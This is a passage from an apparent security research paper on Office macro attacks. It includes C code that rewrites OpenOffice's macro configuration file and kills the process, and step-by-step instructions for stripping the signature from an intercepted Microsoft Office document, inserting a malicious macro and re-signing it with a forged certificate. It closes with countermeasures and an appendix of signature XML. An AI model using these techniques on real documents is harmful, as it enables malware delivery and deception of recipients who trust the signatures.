               Common.xcu"));

  // Open the file in read access
  f = _wfopen(path,TEXT("r"));
  if(f != NULL)
   {
   // Read the 18 first lines
   for(i = 0; i <= 18; i++)
    {
     fgets(buffer, 255, f);
     strcat(temp, buffer);
    }
   fclose(f);

   // Reopen the file in write access
   f2 = _wfopen(path,TEXT("w"));
   // Write again the 18 lines
   fputs(temp, f2);
   // Add our lines
   fputs(first, f2);
   fputs(second, f2);
   fputs(third, f2);
   fputs(last, f2);
   fclose(f2);

   // We close the OpenOffice process to
   // activate the modification

   system(cmd);
  }
 }
```

5.2 Man-in-the-Middle Attack for Microsoft Office

We are now going to address how to attack through signed documents. The principle, as the Section title suggests it consists for the attacker to work as a man in the middle. He intercepts a document which has been signed and infects it with malicious macros. The aim is to exploit the confidence of the document recipient in the presence of cryptographic signature. We will address here the Microsoft Office case since the OpenOffice one is detailed in [3] and the attack still works with the latest release of OpenOffice.

5.3 Get the Signature Data

By means of the Office windows, we can directly access data relevant to the signer:

- who is the certificate owner,
- who is the delivery authority,
- the time validity.

Additional technical details can also be found:

- the version of certificate,
- serial numbers,
- signature algorithm,
- emitter's precise information: town, company, email address, name ...
- the public key,
- the certificate hash value.

To forge a "malicious" certificate with respect to Microsft Office, we just have to collect a few signer's information only: town, company, email address, and name. This is very simple by just analyzing the certificate of the document intercepted by the attacker or by performing a preliminary intelligence step.

5.4 Signature Information Removal

The attacker first must remove any existing information with respect to the digital signature. He change the document's extension with the ZIP one (to access the archive content). Then we delete in the `[\_rel\.rels]` the following data:

```
<Relationship Id="rId4" Type="http://schemas.openxmlformats.org/
   package/2006/relationships/digital-signature/origin"
   Target="_xmlsignatures/origin.sigs"/>
```

and in the `[Content\_Types].xml` file the data (see also data in the Appendix):

```
<Default Extension="sigs" ContentType="application/
   vnd.openxmlformats-package.digital-signature-origin"/>

<Override PartName="/_xmlsignatures/sig1.xml"
   ContentType="application/vnd.openxmlformats-package.
   digital-signature-xmlsignature+xml"/>
```

We can eventually remover the modification line in the `docProps\core.xml` file, as well as the referring to the modification time and the author of this modification.

5.5 Attacker's (Rogue) Certificate Creation and Modification of the Document

We assume that the attacker uses the Office 2007 suite but that he does not his own digital certificate. From the data he has gathered with respect to the document sender, he forges a rogue certificate. Everything can me managed through the `crtmgr` tool.

Then the attacker opens the document he has intercepted, remove any existing signature, adds a malicious macro and saves it. Then he adds a rogue signature to the document (he specifies that he whishes to create his own digital identity). Of course any data provided during this creation aims at fooling the recipient about the legitimate sender by using data gathered previously.

In the case where the macro is an `AutoExec` one and where Microsoft Office has the default configuration, the macro is generally disabled. However we have noticed that signing a macro does not imply that it is activated systematically. But in some cases, especially when editing a new document, the macro is enabled (automatic execution) even with the default security level. To experiment this, the reader can try these steps:

1. Open a new document with Microsoft Office.
2. Write a macro with the macro editor.
3. Come back to the document editing.
4. Run the macro by clicking on the interface (macro button).

It works whatever may be the security level. Using `AutoClose` macro (delaying the execution) appears to be far better.

5.6 Protection and Counter-measures

Two counter-measures are possible. The first one consists obviously to use digital signature through a Public Key Infrastructure (PKI). As far as auto-signed certificate are used, the second protection consists in checking the serial number, the signature timestamp and validity systematically. The serial number is supposed to be unique. But it implies a preliminary exchange (through a secure channel) of those serial numbers between the legitimate sender and recipient.

6 Conclusion

The techniques presented in this papers are a small insight of what is possible to do with malicious macros. Yet simple, they enables to design and launch very powerful attacks. Unfortunately the detection by antivirus software always fails. The main reason lies probably in the fact that these techniques relies in (Open)Office internals that can also be used by legitimate users for easy-to-use purposes. Once again it seems that the security has been sacrified to the benefit of ergonomics.

(Open)Office documents hence represents a very high risk as shown by recent spying cases, forensics analysis of real cases and research. The risk precisely

lies in the fact that we are bound to use documents (spreadsheets, texts...). These documents are considered most of the times as "inert' contents. This misperception greatly hinders the capability of limiting the risk.

One last point which is worth stressing on lies in the fact that the security no longer relies on the application only. The perimeter is larger. We always must think in terms of software interdependance: most of aplications' security is defined and managed at the operating system level. The attacker will exploit for his best profit and efficiency this interdependence. From that point of view, the threat of k-ary malware [1, 4] is only at its very beginning.

References

1. Anthony Desnos (2009) Implementation of K-ary viruses in Python. Hack.lu 2009. Available on `http://2010.hack.lu/archive/2009/kaires.pdf`
2. David de Drézigué, Jean-Paul Fizaine and Nils Hansma (2006). In-depth analysis of the viral threats with OpenOffice.org documents. *Journal in Computer Virology*, 2(3), pp. 187-210, Springer Verlag France.
3. Eric Filiol and Jean-Paul Fizaine (2009). OpenOffice v3.x Security Design Weaknesses. Black Hat Europe 2009. Available on `http://www.blackhat.com/html/bh-europe-09/bh-eu-09-archives.html#Filiol`
4. Eric Filiol (2007). Formalisation and implementation aspects of K -ary (malicious) codes. *Journal in Computer Virology*, 3(2), pp. 75–86, Springer Verlag France.
5. Eric Filiol (2009). *Les virus informatiques : théorie, pratique et applications*, 2nd ed., Springer Verlag France, ISBN 978-2-287-98199-9.
6. Richard Mansfield (2008). *Mastering VBA for Microsoft Office 2007*. John Wiley & Sons, ISBN 978-0470279595.
7. `PWN2KILL` Challenge (2010). iAWACS 2010 `http://www.esiea-recherche.eu/iawacs_2010_en.html`.
8. Microsoft VBE Online Help, *Concept* entry in the Index.
9. Spiegel Online (2007). *Merkel's China Visit Marred by Hacking Allegations*. Retrieved on `http://www.spiegel.de/international/world/0,1518,502169,00.html`
10. W3C (2008). *XML Signature Syntax and Processing*, Second Edition, `http://www.w3.org/TR/xmldsig-core/`, june 2008.

A Declaration Data of Document Signature for Microsoft Office

Here are the data stored in the `[Content_Types].xml` regarding any document signatures. These data completely describes the signature itself. They have to be removed whenever one wants to get rid of the signature.

Content of the `_xmlsignature\sig1.xml` file.

```
 <?xml version="1.0" encoding="UTF-8" ?>
- <Signature Id="idPackageSignature"
    xmlns="http://www.w3.org/2000/09/xmldsig#">
- <SignedInfo>
```

<CanonicalizationMethod
Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315" />
<SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig
#rsa-sha1"/>
- <Reference URI="#idPackageObject"
Type="http://www.w3.org/2000/09/xmldsig#Object">
<DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#
sha1"/>
<DigestValue>zodRg2b3XprCd3Grk3Tm4c6I5WE=</DigestValue>
</Reference>
- <Reference URI="#idOfficeObject"
Type="http://www.w3.org/2000/09/xmldsig#Object">
<DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#
sha1"/>
<DigestValue>phDmZvm3YHdWIu14nH+qY94Yvqg=</DigestValue>
</Reference>
</SignedInfo>
<SignatureValue>Z2mjNsJQS0LDb/gpkI0oYlkEWsM+JRe89HVW5rkdyMQ
O3wvWMMraYkqvrdv4QOXzeITbCsYUi3T7+XsQYVJ+NU430WMKE/7PCDD3Y
gbSN9mhGgLwCm055MHMfn6Lwcb7jv71JFgSWBd2IFR/
+zjF1lvvDU/b8kQMHOevEYcDXUo=</SignatureValue>
- <KeyInfo>
- <KeyValue>
- <RSAKeyValue>
<Modulus>1IVzo4yAkurQaU4S8pLTZe/kPTTZvyJLXLlp/4pHzJCxxtDyPA
JPhsgFn98Zml2W3hiRgTNwZlHMn3inkwS9UiOCScWBLSrKnzezX2t0lqvu
A70Cnb1Tm6XUT5fuQbVnjd7gXK7jQQ3EHK/5QFd/hqO3HIbJ0ufjdB2ekz
Z5Do0=</Modulus>
<Exponent>AQAB</Exponent>
</RSAKeyValue>
</KeyValue>
- <X509Data>
<X509Certificate>MIIB0DCCAT2gAwIBAgIQ.....................
.................6vv2EkC+d5GjeAXVkSXFX9KzJI+CwNHOGLqcgheQDT
MFq/y0c5NODUxVp9jjVWpBhgfzZZh0dWgbehgWTq</X509Certificate>
</X509Data>
</KeyInfo>
- <Object Id="idPackageObject"
xmlns:mdssi="http://schemas.openxmlformats.org/package/2006/
digital-signature">
- <Manifest>
- <Reference URI="/_rels/.rels?ContentType=application/vnd.
openxmlformats-package.relationships+xml">
- <Transforms>
- <Transform Algorithm="http://schemas.openxmlformats.org/

```
   package/2006/RelationshipTransform">
 <mdssi:RelationshipReference SourceId="rId1" />
 </Transform>
 <Transform Algorithm="http://www.w3.org/TR/2001/
    REC-xml-c14n-20010315" />
 </Transforms>
 <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#
    sha1" />
 <DigestValue>1vWU/YTF/7t6ZjnE44gAFTbZvvA=</DigestValue>
 </Reference>
- <Reference URI="/word/_rels/document.xml.rels?ContentType=
  application/vnd.openxmlformats-package.relationships+xml">
- <Transforms>
- <Transform Algorithm="http://schemas.openxmlformats.org/
  package/2006/RelationshipTransform">
 <mdssi:RelationshipReference SourceId="rId3" />
 <mdssi:RelationshipReference SourceId="rId2" />
 <mdssi:RelationshipReference SourceId="rId1" />
 <mdssi:RelationshipReference SourceId="rId5" />
 <mdssi:RelationshipReference SourceId="rId4" />
 </Transform>
 <Transform Algorithm="http://www.w3.org/TR/2001/REC-xml-c1
  4n-20010315" />
 </Transforms>
 <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#
  sha1" />
 <DigestValue>zAGOXkhww/vsV8M3Agd0/+AHFYw=</DigestValue>
 </Reference>
- <Reference URI="/word/document.xml?ContentType=application/
  vnd.openxmlformats-officedocument.wordprocessingml.document.
  main+xml">
 <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#
  sha1" />
 <DigestValue>Zz4VXXY4Lu0+HsspRfjtJViTWPA=</DigestValue>
 </Reference>
- <Reference URI="/word/fontTable.xml?ContentType=application/
  vnd.openxmlformats-officedocument.wordprocessingml.
  fontTable+xml">
 <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#
  sha1" />
 <DigestValue>yfh1FpjFYmzicDEy686dIDk0Aig=</DigestValue>
 </Reference>
- <Reference URI="/word/settings.xml?ContentType=application/
  vnd.openxmlformats-officedocument.wordprocessingml.settings+xml">
 <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
```

<DigestValue>EDUiInZ3CU8U186/UNU9WtqCYuM=</DigestValue>
</Reference>
- <Reference URI="/word/styles.xml?ContentType=application/vnd.
openxmlformats-officedocument.wordprocessingml.styles+xml">
<DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
<DigestValue>w7yY/A/Q1uHsWgf4JiWeQqM5Zgs=</DigestValue>
</Reference>
- <Reference URI="/word/theme/theme1.xml?ContentType=application/
vnd.openxmlformats-officedocument.theme+xml">
<DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#
sha1" />
<DigestValue>aed2ly2g7prYFMNM9yD108Dh+QE=</DigestValue>
</Reference>
- <Reference URI="/word/webSettings.xml?ContentType=application/
vnd.openxmlformats-officedocument.wordprocessingml.webSettings
+xml">
<DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
<DigestValue>lsJpQUi3QcTiTVvBBf6+hbXAN/o=</DigestValue>
</Reference>
</Manifest>
- <SignatureProperties>
- <SignatureProperty Id="idSignatureTime" Target="#
idPackageSignature">
- <mdssi:SignatureTime>
<mdssi:Format>YYYY-MM-DDThh:mm:ssTZD</mdssi:Format>
<mdssi:Value>2010-07-05T16:11:37Z</mdssi:Value>
</mdssi:SignatureTime>
</SignatureProperty>
</SignatureProperties>
</Object>
- <Object Id="idOfficeObject">
- <SignatureProperties>
- <SignatureProperty Id="idOfficeV1Details" Target="#
idPackageSignature">
- <SignatureInfoV1 xmlns="http://schemas.microsoft.com/
office/2006/digsig">
<SetupID />
<SignatureText />
<SignatureImage />
<SignatureComments />
<WindowsVersion>5.1</WindowsVersion>
<OfficeVersion>12.0</OfficeVersion>
<ApplicationVersion>12.0</ApplicationVersion>
<Monitors>1</Monitors>
<HorizontalResolution>1680</HorizontalResolution>

```
 <VerticalResolution>1050</VerticalResolution>
 <ColorDepth>32</ColorDepth>
 <SignatureProviderId>{00000000-0000-0000-0000-000000000000}
   </SignatureProviderId>
 <SignatureProviderUrl />
 <SignatureProviderDetails>9</SignatureProviderDetails>
 <ManifestHashAlgorithm>http://www.w3.org/2000/09/xmldsig#
    sha1</ManifestHashAlgorithm>
 <SignatureType>1</SignatureType>
 </SignatureInfoV1>
 </SignatureProperty>
 </SignatureProperties>
 </Object>
 </Signature>
```

Content of the _xmlsignatures_rels\origin.sigs.rels

```
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
- <Relationships
xmlns="http://schemas.openxmlformats.org/package/2006/
  relationships">
 <Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/package/2006/
  relationships/digital-signature/signature"
Target="sig1.xml" />
 </Relationships>
```

Content of the verb+_rels+

```
 <?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
- <Relationships
xmlns="http://schemas.openxmlformats.org/package/2006/
  relationships">
 <Relationship Id="rId3"
Type="http://schemas.openxmlformats.org/officeDocument/2006/
  relationships/extended-properties"
Target="docProps/app.xml" />
 <Relationship Id="rId2"
Type="http://schemas.openxmlformats.org/package/2006/
  relationships/metadata/core-properties"
Target="docProps/core.xml" />
 <Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/
  relationships/officeDocument"
Target="word/document.xml" />
 <Relationship Id="rId4"
Type="http://schemas.openxmlformats.org/package/2006/
```

```
  relationships/digital-signature/origin"
Target="_xmlsignatures/origin.sigs" />
 </Relationships>
```

Part of the signature which must be removed in the `[Content_Types].xml` file:

```
<Default Extension="sigs"
ContentType="application/vnd.openxmlformats-package.digital-signature-origin"
/>
<Override PartName="/_xmlsignatures/sig1.xml"
ContentType="application/vnd.openxmlformats-package.digital-signature-
  xmlsignature+xml"
/>
```

Remove the total content of the `[Content_Types].xml`

```
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
- <Types xmlns="http://schemas.openxmlformats.org/package/2006/
  content-types">
 <Default Extension="rels"
ContentType="application/vnd.openxmlformats-package.
  relationships+xml"
/>
 <Default Extension="xml" ContentType="application/xml" />
 <Override PartName="/word/document.xml"
ContentType="application/vnd.openxmlformats-officedocument.
  wordprocessingml.document.main+xml"
/>
 <Override PartName="/word/styles.xml"
ContentType="application/vnd.openxmlformats-officedocument.
  wordprocessingml.styles+xml"
/>
 <Override PartName="/docProps/app.xml"
ContentType="application/vnd.openxmlformats-officedocument.
  extended-properties+xml"
/>
 <Override PartName="/word/settings.xml"
ContentType="application/vnd.openxmlformats-officedocument.
  wordprocessingml.settings+xml"
/>
 <Override PartName="/word/theme/theme1.xml"
ContentType="application/vnd.openxmlformats-officedocument.
  theme+xml"
/>
 <Default Extension="sigs"
ContentType="application/vnd.openxmlformats-package.digital-
```

```
  signature-origin"
/>
 <Override PartName="/word/fontTable.xml"
ContentType="application/vnd.openxmlformats-officedocument.
  wordprocessingml.fontTable+xml"
/>
 <Override PartName="/word/webSettings.xml"
ContentType="application/vnd.openxmlformats-officedocument.
  wordprocessingml.webSettings+xml"
/>
 <Override PartName="/docProps/core.xml"
ContentType="application/vnd.openxmlformats-package.core-
  properties+xml"
/>
 <Override PartName="/_xmlsignatures/sig1.xml"
ContentType="application/vnd.openxmlformats-package.digital-
  signature-xmlsignature+xml"
/>
 </Types>
```